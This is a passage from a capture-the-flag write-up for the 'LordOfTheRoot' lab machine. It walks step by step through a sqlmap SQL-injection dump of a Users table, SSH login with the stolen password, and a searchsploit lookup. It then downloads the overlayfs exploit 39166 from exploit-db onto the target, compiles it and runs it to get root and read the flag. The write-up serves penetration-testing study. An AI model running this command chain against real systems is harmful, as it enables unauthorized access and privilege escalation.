[12:45:46] [INFO] retrieved: mysql
[12:46:03] [INFO] retrieved: performance_schema
[12:46:58] [INFO] fetching tables for databases: 'Webapp, information_schema, mysql, performance_schema'
[12:46:58] [INFO] fetching number of tables for database 'information_schema'
[12:46:58] [INFO] retrieved: 40
[12:47:01] [INFO] retrieved: CHARACTER
[12:47:40] [ERROR] invalid character detected. retrying..
[12:47:40] [WARNING] increasing time delay to 2 seconds
[12:48:02] [ERROR] invalid character detected. retrying..
```

We find that it’s vulnerable to SQLi and the database include a webapp database which have a table called users so let’s dump it


By using this command

[sqlmap -r post.txt -p username -D Webapp -T Users –dump]




```
Database: Webapp
Table: Users
[5 entries]
+----+------------------+----------+
| id | password         | username |
+----+------------------+----------+
| 1  | iwilltakethering | frodo    |
| 2  | MyPreciousR00t   | smeagol  |
| 3  | AndMySword       | aragorn  |
| 4  | AndMyBow         | legolas  |
| 5  | AndMyAxe         | gimli    |
+----+------------------+----------+
```

We find that it contains smeagol username which we know in the first, let’s try to connect remotely by ssh with the password from this database



```
┌──(zeyad㉿kali)-[~]
└─$ ssh smeagol@192.168.164.133
Easy as 1,2,3
smeagol@192.168.164.133's password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic i686)

 * Documentation:  https://help.ubuntu.com/
Last login: Tue Sep 22 12:59:38 2015 from 192.168.55.135
smeagol@LordOfTheRoot:~$
```




```
smeagol@LordOfTheRoot:~$ whoami
smeagol
smeagol@LordOfTheRoot:~$ ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  Videos
smeagol@LordOfTheRoot:~$ cd /root/
-bash: cd: /root/: Permission denied
```

I want to access the /root directory to find the flag, but I am an unauthorized, so let’s gain root privilege

To gain root privilege you need to check


1- if the Kernal is Patched or not
2- Misconfiguration

Try to know information about OS by issuing the command [uname -a]



```
smeagol@LordOfTheRoot:~$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:
00 UTC 2015 i686 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:~$ 
```

```
Then make [ searchsploit ubuntu 14.04 ]
```




```
┌──(kali㉿kali)-[~]
└─$ searchsploit ubuntu 14.04
---------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                            |  Path
---------------------------------------------------------------------------------------------------------- ---------------------------------
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation                                   | linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation                                               | linux/local/36782.sh
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution                                          | linux/local/40937.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) -       | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_dynamic Stack Cl      | linux_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execve() (Access /etc/shadow)           | linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation      | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation      | linux/local/37293.txt
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-midi SMEP Privilege Escala      | linux/local/41999.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1)                      | linux/local/39166.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation          | linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition Privilege Esc      | windows_x86-64/local/47170.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP      | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Esca      | linux/local/47169.c
NetKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (PoC)                                          | linux/dos/37777.txt
Ubuntu 14.04/15.10 - User Namespace Overlayfs Xattr SetGID Privilege Escalation                           | linux/local/41762.txt
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escalation                    | linux/local/41760.txt
```

We find a lot of exploits

Then download this exploit [Upload 39166.c to target]


- [wget https://www.exploit-db.com/download/39166]



```
smeagol@LordOfTheRoot:~/Downloads$ wget https://www.exploit-db.com/download/39166
--2024-10-22 20:08:41--  https://www.exploit-db.com/download/39166
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2789 (2.7K) [application/txt]
Saving to: '39166'

100%[=============================================================================================>] 2,789      --.-K/s    in

2024-10-22 20:08:42 (631 MB/s) - '39166' saved [2789/2789]
```


- Then compile and exploit it on the machine

-
  ```
  gcc 39166.c -o exploit
  chmod +x exploit
  ./exploit
  ```



```
smeagol@LordOfTheRoot:~$ gcc 39166.c -o exploit
smeagol@LordOfTheRoot:~$ chmod +x exploit
smeagol@LordOfTheRoot:~$ ./exploit
root@LordOfTheRoot:~# 
```

finally, we get root flag



```
smeagol@LordOfTheRoot:~$ chmod +x exploit
smeagol@LordOfTheRoot:~$ ./exploit
root@LordOfTheRoot:~# whoami
root
root@LordOfTheRoot:~# ls
39166.c  Desktop  Documents  Downloads  examples.desktop  exploit  Music  Pictures  Public  Templates  Videos
root@LordOfTheRoot:~# cd /root
root@LordOfTheRoot:/root# ls
buf  buf.c  Flag.txt  other  other.c  switcher.py
root@LordOfTheRoot:/root# cat Flag.txt
"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power."
- Gandalf
root@LordOfTheRoot:/root# 
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

6. Conclusion

In this machine, I leveraged a combination of SQL injection for initial access and privilege escalation techniques to gain root. Key takeaways include the importance of thorough service enumeration and recognizing misconfigured binaries on the system. This machine provided a good challenge in both web exploitation and privilege escalation.